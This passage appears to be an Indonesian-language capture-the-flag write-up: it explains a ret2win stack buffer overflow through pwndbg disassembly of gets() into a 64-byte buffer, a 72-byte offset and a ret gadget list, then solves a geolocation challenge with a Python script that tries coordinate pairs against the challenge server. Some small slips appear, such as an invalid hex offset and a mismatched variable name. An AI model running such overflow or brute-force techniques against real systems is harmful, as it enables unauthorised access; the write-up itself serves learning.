0x00000000004013aa <+90>:   mov     rdi, rax
0x00000000004013ad <+93>:   call    0x401120 <setvbuf@plt>
0x00000000004013b2 <+98>:   mov     eax, 0x0
0x00000000004013b7 <+103>:  call    0x4012c5 <vuln>
0x00000000004013bc <+108>:  mov     eax, 0x0
0x00000000004013c1 <+113>:  pop     rbp
0x00000000004013c2 <+114>:  ret
End of assembler dump.

```

Yah cuma setup buffering terus manggil vuln, nah kita lanjut nih ke vuln

```

pwndbg> disas vuln
Dump of assembler code for function vuln:
0x00000000004012c5 <+0>:    endbr64
0x00000000004012c9 <+4>:    push    rbp
0x00000000004012ca <+5>:    mov     rbp, rsp
0x00000000004012cd <+8>:    sub     rsp, 0x40
0x00000000004012d1 <+12>:   lea     rax, [rip+0xd8f]    # 0x402067
0x00000000004012d8 <+19>:   mov     rdi, rax
0x00000000004012db <+22>:   call    0x4010e0 <puts@plt>
0x00000000004012e0 <+27>:   lea     rax, [rip+0xda1]    # 0x402088
0x00000000004012e7 <+34>:   mov     rdi, rax
0x00000000004012ea <+37>:   call    0x4010e0 <puts@plt>
0x00000000004012ef <+42>:   lea     rax, [rip+0xub7]    # 0x4020ad
0x00000000004012f5 <+49>:   mov     rdi, rax
0x00000000004012f9 <+52>:   mov     eax, 0x0
0x00000000004012fa <+57>:   call    0x4010e0 <printf@plt>
0x0000000000401303 <+62>:   mov     rax, QWORD PTR [rip+0x2d56]    # 0x404060 <stdout@GLIBC_2.2.5>
0x000000000040130a <+69>:   mov     rdi, rax
0x000000000040130d <+72>:   call    0x401110 <fflush@plt>
0x0000000000401312 <+77>:   lea     rax, [rbp-0x40]
0x0000000000401316 <+81>:   mov     rdi, rax
0x0000000000401319 <+84>:   mov     eax, 0x0
0x000000000040131e <+89>:   call    0x401100 <gets@plt>
0x0000000000401323 <+94>:   lea     rax, [rbp-0x40]
0x0000000000401327 <+98>:   mov     rsi, rax
0x000000000040132a <+101>:  lea     rax, [rip+0xd8e]    # 0x4020bf
0x0000000000401331 <+108>:  mov     rdi, rax
0x0000000000401334 <+111>:  mov     eax, 0x0
0x0000000000401339 <+116>:  call    0x4010e0 <printf@plt>
0x000000000040133e <+121>:  lea     rax, [rip+0xd8b]    # 0x4020d0
0x0000000000401345 <+128>:  mov     rdi, rax
0x0000000000401348 <+131>:  call    0x4010e0 <puts@plt>
0x000000000040134d <+136>:  nop
0x000000000040134e <+137>:  leave
0x000000000040134f <+138>:  ret
End of assembler dump.

```

Ini tuh kayak "ritual pembukaan" setiap fungsi. Yang penting itu sub rsp, 0x40 — di sini dia siapin ruang 64 bytes di stack buat variabel lokal (buffer buat nama kita nanti).

NAH INI DIA. Dia pake gets() buat baca input kita ke buffer yang cuma 64 bytes.

gets() itu gak peduli buffernya segede apa — dia bakal terus baca sampai ketemu newline atau EOF. Jadi kalau kita masukin 200 karakter, ya dia tulis 200 karakter ke buffer yang cuma muat 64. Sisanya? Nimpa data lain di stack — termasuk saved RBP dan return address.

jadi intinya di vuln ini nyiapin 64 bytes, print beberapa teks, lalu baca input pake gets yang dimana ga ada limit (buffer overflow), Print nama kita + pesan "gak punya permission", Return → dan di sinilah kita hijack, karena return address-nya udah kita timpa ke win

Lanjutt masih ada 1 function lagi yaitu win


```
pwndbg> disas win
Dump of assembler code for function win:
0x0000000000401236 <+0>:    endbr64
0x000000000040123a <+4>:    push    rbp
0x000000000040123b <+5>:    mov     rbp, rsp
0x000000000040123e <+8>:    sub     rsp, 0x70
0x0000000000401242 <+12>:   lea     rax, [rip+0xdbf]          # 0x402008
0x0000000000401249 <+19>:   mov     rsi, rax
0x000000000040124c <+22>:   lea     rax, [rip+0xdb7]          # 0x40200a
0x0000000000401253 <+29>:   mov     rdi, rax
0x0000000000401256 <+32>:   call    0x401130 <fopen@plt>
0x000000000040125b <+37>:   mov     QWORD PTR [rbp-0x8], rax
0x000000000040125f <+41>:   cmp     QWORD PTR [rbp-0x8], 0x0
0x0000000000401264 <+46>:   jne     0x40127f <win+73>
0x0000000000401266 <+48>:   lea     rax, [rip+0xdab]          # 0x402018
0x000000000040126d <+55>:   mov     rdi, rax
0x0000000000401270 <+58>:   call    0x4010c0 <puts@plt>
0x0000000000401275 <+63>:   mov     edi, 0x1
0x000000000040127a <+68>:   call    0x401140 <exit@plt>
0x000000000040127f <+73>:   mov     rdx, QWORD PTR [rbp-0x8]
0x0000000000401283 <+77>:   lea     rax, [rbp-0x70]
0x0000000000401287 <+81>:   mov     esi, 0x64
0x000000000040128c <+86>:   mov     rdi, rax
0x000000000040128f <+89>:   call    0x4010f0 <fgets@plt>
0x0000000000401294 <+94>:   lea     rax, [rbp-0x70]
0x0000000000401298 <+98>:   mov     rsi, rax
0x000000000040129b <+101>:  lea     rax, [rip+0xd9e]          # 0x402040
0x00000000004012a2 <+108>:  mov     rdi, rax
0x00000000004012a5 <+111>:  mov     eax, 0x0
0x00000000004012aa <+116>:  call    0x4010e0 <printf@plt>
0x00000000004012af <+121>:  mov     rax, QWORD PTR [rbp-0x8]
0x00000000004012b3 <+125>:  mov     rdi, rax
0x00000000004012b6 <+128>:  call    0x4010d0 <fclose@plt>
0x00000000004012bb <+133>:  mov     edi, 0x0
0x00000000004012c0 <+138>:  call    0x401140 <exit@plt>
End of assembler dump.
```

Jadi di win cuma buka file flag.txt, baca, terus print ke kita, tapi fungsi ini ga pernah di panggil dari mana mana jadi kita cari cara untuk lompat ke function ini

gets() itu fungsi yang terkenal berbahaya karena dia baca input dari user tanpa batas. Mau kita masukin 1000 karakter juga dia terima semua. Buffer-nya cuma 64 bytes, tapi kita bisa nulis sebanyak-banyaknya.

Kenapa ini bahaya? Karena layout stack-nya kayak gini:

Alamat Rendah



Alamat Tinggi

Kalau kita nulis lebih dari 64 bytes, kita bisa nimpa saved RBP, dan kalau nulis lebih lagi, kita bisa nimpa Return Address. Nah Return Address ini yang menentukan "abis fungsi vuln selesai, lompat ke mana?". Kalau kita ganti jadi alamat fungsi win, ya programnya bakal loncat ke win dan kita dapet flag.

Ini teknik yang namanya ret2win — redirect return address ke fungsi win.

Kita itung offset dulu yak

Buffer: 0x40 bytes = 64 bytes

Saved RBP: 8 bytes

Total padding: 72 bytes

Jadi kita butuh 72 bytes sampah dulu, baru setelah itu kita taro alamat fungsi win.

Alamat win = 0x401236

kalo misal tanya kok tau si 0x40 itu 64 cara nya tinggal

```
pwndbg> p/d 0x40
$1 = 64
```

tuh gitu kalo mau itung manual juga monggo tapi ribet (just information aja siapa tau ada yang gatau)

ini buat cari ret nya

```
shouma@DESKTOP-R6EE5AL mnt 3 ROPgadget --binary chall | grep "ret$"
0x00000000004011ab : add bh, bh ; loopne 0x401215 ; nop ; ret
0x000000000040117c : add byte ptr [rax], al ; add byte ptr [rax], al ; endbr64 ; ret
0x00000000004013bd : add byte ptr [rax], al ; add byte ptr [rax], al ; pop rbp ; ret
0x000000000040121a : add byte ptr [rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x000000000040117e : add byte ptr [rax], al ; endbr64 ; ret
0x00000000004013bf : add byte ptr [rax], al ; pop rbp ; ret
0x000000000040121b : add byte ptr [rcx], al ; pop rbp ; ret
0x0000000000401219 : add byte ptr cs:[rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x00000000004011aa : add dil, dil ; loopne 0x401215 ; nop ; ret
0x000000000040121c : add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401217 : add eax, 0x2e6b ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401017 : add esp, 8 ; ret
0x0000000000401016 : add rsp, 8 ; ret
0x0000000000401183 : cli ; ret
0x00000000004013c7 : cli ; sub rsp, 8 ; add rsp, 8 ; ret
0x0000000000401180 : endbr64 ; ret
0x0000000000401218 : imul ebp, dword ptr [rsi], 0 ; add byte ptr [rcx], al ; pop rbp ; ret
0x000000000040134e : leave ; ret
0x00000000004011ad : loopne 0x401215 ; nop ; ret
0x0000000000401216 : mov byte ptr [rip + 0x2e6b], 1 ; pop rbp ; ret
0x00000000004013bc : mov eax, 0 ; pop rbp ; ret
0x000000000040134d : nop ; leave ; ret
0x00000000004011af : nop ; ret
0x00000000004011a8 : pop rax ; add dil, dil ; loopne 0x401215 ; nop ; ret
0x000000000040121d : pop rbp ; ret
0x000000000040101a : ret
0x0000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x00000000004013c9 : sub esp, 8 ; add rsp, 8 ; ret
0x00000000004013c8 : sub rsp, 8 ; add rsp, 8 ; ret
```

nah tu 0x000000000040101a : ret

lengkap sudah

Nahhh lanjuttt kitaaa langsung ke scriptnya

MISC

Challenge 86 Solves ×

The Abandoned Ones

100

Author: [0xhemo](#)

While I was travelling in Japan, I found this lost camera and this is one of the photos taken by the camera. Can you help me find the coordinates of the photo location?

Note: For coordinate submissions, please use only four digits after the decimal point (e.g., if the coordinates are 12.3456789 123.4567089, submit them as 12.3456 123.4567).

[nc chall-ctf.ara-its.id 7878](#)

 [the-aban...](#)

Ya simpelnya ini chall jelajah google maps buat nyari koordinat.

Dimulai dari analisis gambar kripi kek gini




omg, ketemu petunjuk papan nama



ya emang buriq, tapi itu intinya kebaca Aspite Line Kashiwadaai Snow Shelter


Lanjut buka google maps, dan yap di google maps, gw tersesat dan ga nemu apa2 dengan keyword kashiwadaai.

Lalu saya coba aja google lens gambarnya, dan ketemu artikel yang menyediakan gambar tersebut dan data lokasinya.






wah, ternyata sama persis, dan itu letaknya ternyata di Hachimantai Aspiter, otw google maps lagi.

Di google maps, nemu beginian, bersalju, sesuai lah sama nama terowongannya snow shelter.



dan ternyata memang banyak terowongan di sepanjang jalan ini, gw coba cari2 dengan streetview, lalu ketemulah terowongannya





omg, persis banget, tinggal kita klik kanan maps untuk lihat koordinat, dan didaerah situ calon koordinat nya banyak banget lagi, nc nya juga jawabnya harus pas (jujur agak ngerepotin)

okeelah kalau gitu, kita buat script py aja buat jawab ncnya (ini bukan bruteforce ya itungannya min, mager nyoba satu2 jadi gw bikin script aja hehe)

```
inttegraa@LAPTOP-3AG1MMLO:~$ nc chall-ctf.ara-its.id 7878
Enter the coordinates (format: X Y):
|
```

jadi inti scriptnya itu untuk nyoba kombinasi koordinat dengan rentang x 39.9260 - 9264, lalu y 140.9618-9622 (rentang nya gw dapet dari ngeklik kananin zona lokasi di google maps satu2 btw)

Ini script utuhnya

```
import socket

from decimal import Decimal

HOST = "chall-ctf.ara-its.id"

PORT = 7878

# Rentang 4 desimal (inklusif)

X_START = Decimal("39.9260")

X_END    = Decimal("39.9264")

Y_START = Decimal("140.9618")

Y_END    = Decimal("140.9622")

STEP     = Decimal("0.0001")

TIMEOUT = 4.0

RCV_BYTES = 65535

SUCCESS_KEYWORDS = [b"flag", b"ara7{", b"correct", b"congrats",
b"success"]
```

```
def recv_some(s: socket.socket) -> bytes:

    s.settimeout(TIMEOUT)

    out = b""

    try:

        out += s.recv(RECV_BYTES) # banner/prompt

    except socket.timeout:

        pass

    return out


def is_success(resp: bytes) -> bool:

    low = resp.lower()

    return any(k in low for k in SUCCESS_KEYWORDS)


def drange(a: Decimal, b: Decimal, step: Decimal):

    x = a

    while x <= b:

        yield x

        x += step


def try_one(x: Decimal, y: Decimal) -> bytes:

    payload = f"{x:.4f} {y:.4f}\n".encode()

    with socket.create_connection((HOST, PORT), timeout=TIMEOUT) as s:

        banner = recv_some(s)

        s.sendall(payload)
```

```

        resp = recv_some(s)

    return banner + resp

def main():

    xs = list(drange(X_START, X_END, STEP))

    ys = list(drange(Y_START, Y_END, STEP))

    total = len(xs) * len(ys)

    print(f"[*] Brute force 4dp X,Y")

    print(f"      X: {X_START}..{X_END} (n={len(xs)})")

    print(f"      Y: {Y_START}..{Y_END} (n={len(ys)})")

    print(f"      Total: {total} tries")

    i = 0

    for x in xs:

        for y in ys:

            i += 1

            if i % 25 == 0:

                print(f"[*] ({i}/{total}) trying {x:.4f} {y:.4f}")

            resp = try_one(x, y)

            if is_success(resp):

                print("[+] FOUND!")

                print(f"sent: {x:.4f} {y:.4f}")

                print(resp.decode(errors="replace"))

```

```
        return

    print("[-] Not found in given range.")

if __name__ == "__main__":

